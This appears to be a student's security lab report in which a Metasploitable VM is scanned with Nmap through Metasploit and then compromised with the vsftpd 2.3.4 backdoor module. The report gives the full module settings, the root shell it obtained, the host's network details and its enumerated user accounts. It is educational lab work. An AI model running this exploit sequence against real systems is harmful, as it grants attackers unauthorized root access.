
Xuan(James) Zhai

CS3339 Lab

April 30th, 2021


CS 3339 - Lab 9 - Lab Report

1: Start a scan




```
[*] Nmap: |   METASPLOITABLE<20>   Flags: <unique><active>
[*] Nmap: |   WORKGROUP<00>        Flags: <group><active>
[*] Nmap: |_  WORKGROUP<1e>        Flags: <group><active>
[*] Nmap: | smb-os-discovery:
[*] Nmap: |   OS: Unix (Samba 3.0.20-Debian)
[*] Nmap: |   Computer name: metasploitable
[*] Nmap: |   NetBIOS computer name:
[*] Nmap: |   Domain name: localdomain
[*] Nmap: |   FQDN: metasploitable.localdomain
[*] Nmap: |_  System time: 2021-04-23T13:19:24-04:00
[*] Nmap: | smb-security-mode:
[*] Nmap: |   account_used: <blank>
[*] Nmap: |   authentication_level: user
[*] Nmap: |   challenge_response: supported
[*] Nmap: |_  message_signing: disabled (dangerous, but default)
[*] Nmap: |_smb2-time: Protocol negotiation failed (SMB2)
[*] Nmap: TRACEROUTE
[*] Nmap: HOP RTT     ADDRESS
[*] Nmap: 1   0.30 ms 192.168.0.173
[*] Nmap: NSE: Script Post-scanning.
[*] Nmap: Initiating NSE at 12:19
[*] Nmap: Completed NSE at 12:19, 0.00s elapsed
[*] Nmap: Initiating NSE at 12:19
[*] Nmap: Completed NSE at 12:19, 0.00s elapsed
[*] Nmap: Initiating NSE at 12:19
[*] Nmap: Completed NSE at 12:19, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 22.54 seconds
[*] Nmap: Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.430KB)
msf6 >
```


2: Find all the attacks



3: Get the shell access




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.173
RHOSTS => 192.168.0.173
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.0.184
LHOST => 192.168.0.184
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set LPORT 25184
LPORT => 25184
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.
[*] 192.168.0.173:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.173:21 - USER: 331 Please specify the password.
[+] 192.168.0.173:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.173:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.0.173:6200) at 2021-04-23 13:27:42 -0500




msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```



```
$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:a2:a3:81
          inet addr:192.168.0.173  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea2:a381/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3965 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2801 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:462501 (451.6 KB)  TX bytes:251215 (245.3 KB)
          Base address:0xd020 Memory:f1200000-f1220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:227 errors:0 dropped:0 overruns:0 frame:0
          TX packets:227 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:85445 (83.4 KB)  TX bytes:85445 (83.4 KB)
```

4: Get the user accounts



```
  GNU nano 5.4          20210423133314_default_192.168.0.173_linux.enum.syste_978778.txt
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
gnats
nobody
libuuid
dhcp
syslog
klog
sshd
msfadmin
bind
postfix
ftp
postgres
mysql
tomcat55
distccd
user
service
telnetd
proftpd
statd
```